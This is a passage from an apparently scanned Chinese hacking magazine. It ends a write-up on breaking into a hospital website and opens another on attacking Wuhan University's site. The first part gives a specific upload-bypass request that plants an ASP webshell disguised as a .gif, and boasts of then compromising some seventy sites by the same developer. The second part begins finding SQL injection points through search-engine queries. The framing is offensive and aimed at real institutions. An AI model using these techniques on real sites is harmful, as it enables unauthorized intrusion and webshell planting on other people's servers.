


图13




图14




图15

在医院后台目录添加上“uploadPic.asp?actionType=mod&picName=error.asp”，将小马更名为error.gif上传后就会在网站的uppic目录下直接生成error.asp的马儿（.asp名要和.gif相一致），如图17，图18。




图16




图17





图18

五、灭九诛

我们来总结一下，下次再见到uploadpic.asp或者uppic目录时大家首先要想到雷池，60%应该都是。到这里大家也不难看出旁注的这个网站也是出自同一人之手，那我们就不妨好事做到底，旁注时不是看有七十几个网站吗？我们来个大扫荡，找后台加uploadpic.asp，结果真的是可想而知！其实这次入侵从整体上来说管理员的安全意识还是很不错的，可惜因为一个小小的雷池程序，最后导致了某网络公司做的全部网站遭到沦陷。这对于我们些玩黑的小菜来讲是不是有点儿启发呢，同时也给那些从事网站开发的程序员们敲响了警钟。

（文章中涉及到的多线程后台扫描工具、旁注王AK48、X-Scan3.3、Encode/Decode Tools，已经收录在了光盘中）



旁注来入侵武汉大学

solar-fly[S.N.T]

最近我一个武汉的舍友老说他们武汉大学怎么NB，武汉怎么NX的，既然如此，那我就来看看武汉大学到底是哪里NB，废话不多说，看我如何曲折拿下武汉大学网站的。

一、一入迷途

先打开百度，搜索“武汉大学”，得到了它的网址，然后就来搜索其全部的asp网页，打开百度，选择高级，按照图1所示那样填写，然后把搜索出的链接粘贴到啊D中，可爱的注入点就出现了，如图2。

